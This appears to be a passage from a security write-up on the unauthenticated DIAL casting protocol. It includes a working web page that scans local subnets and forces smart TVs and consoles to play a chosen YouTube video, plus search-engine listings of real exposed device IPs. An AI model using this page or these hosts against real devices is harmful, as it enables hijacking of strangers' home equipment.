We can easily create a webpage that sends multiple HTTP request to all devices on subnets. This is a quick dirty script and may have some performance problems over 500 requests if there wasn't any throttling.


```
<!DOCTYPE html>
<html>
<head><title>DIAL</title><meta charset="utf-8"></head>
<body>
<form id="my-form"><button type="submit">Start Playing</button></form>
<script src="//ajax.googleapis.com/ajax/libs/jquery/1.11.1/jquery.min.js"></script>
<script>
    (function($){
        function processForm( e ){

        var s; var subnets=['192.168.0.','192.168.1.']; //can be determined with WebRTC on
some browsers
        var p; var ports=[  '10247' ,'56789'  ,'56791' ,'36866','8100'];
        //                  xbox    ,philips  ,vestel  ,lg     ,freebox player
        var u; var uris=['/apps/YouTube','/ws/apps/YouTube'];
        //                  all devices , samsungs
        var counterr=0;
        for (i = 2; i < 255; i++)
        {
            for(p of ports)
            {
                for(s of subnets)
                {
                    for(u of uris)
                    {
                    var dialtarget='http://'+s+i+':'+p+u;
                        $.ajax({
                        url: dialtarget, dataType: 'text',
                        type: 'post', contentType: 'application/x-www-form-urlencoded',
                        data: 'theme=cl&v=dQw4w9WgXcQ&t=5.35846'
                        });
                    }
                }
            }
        }
```

```
      e.preventDefault();
    }

    $('#my-form').submit( processForm );
  })(jQuery);
</script>
</body>
</html>
```

Document 5: HTML document that searches devices on local network(s)

Conclusion

DIAL protocol doesn’t have any authentication or strong security mechanism. Protocol version 1.7.2 added some CORS mechanism but most of vendors didn’t implement it and specification also has some wrong assumptions like “Origin can start with only file, http and https”.



zoomeye.org/searchResult?q=multiscreen&is_dork=0

找到约 68.183 条结果 用时 0.105 秒

multiscreen ×

149.34.22.254

1611/http

Spain

2020-01-03 04:34

```
HTTP/1.1 200 OK
Date: Thu, 02 Jan 2020 20:34:15 GMT
Server: WebOS/1.5 UPnP/1.0
Content-Length: 1237
Content-Type: text/xml; charset="utf-8"
Connection: close
Application-URL: http://149.34.22.254:36866/apps

<?xml version="1.0" encoding="UTF-8"?>
<root xmlns="urn:schemas-upnp-org:device-1-0" xmlns:dlna="urn:schemas-
  <specVersion>
    <major>1</major>
    <minor>0</minor>
```

91.159.108.151

91-159-108-151.elisa-laajakaista.fi

8001/http

Finland

2020-01-03 03:17

```
HTTP/1.1 500 Internal Server Error
Content-Type: text/plain
Content-Length: 56
Date: Thu, 02 Jan 2020 19:17:23 GMT
Connection: close

TypeError: Object #<ServerResponse> has no method 'send'
```

搜索类型	
设备	68.133
ipv4设备	68.131
ipv6设备	2
网站	50

年份	
2020	268
2019	44.380
2018	13.729
2017	9.555
2016	120
2015	127
2014	4

We have seen thousands of devices connected to Internet directly that can be controlled by attackers. Also, with social engineering and other adversarial tactics, by just clicking a link via a message/ visiting a malicious website, home devices can automatically play an attacker-controlled video.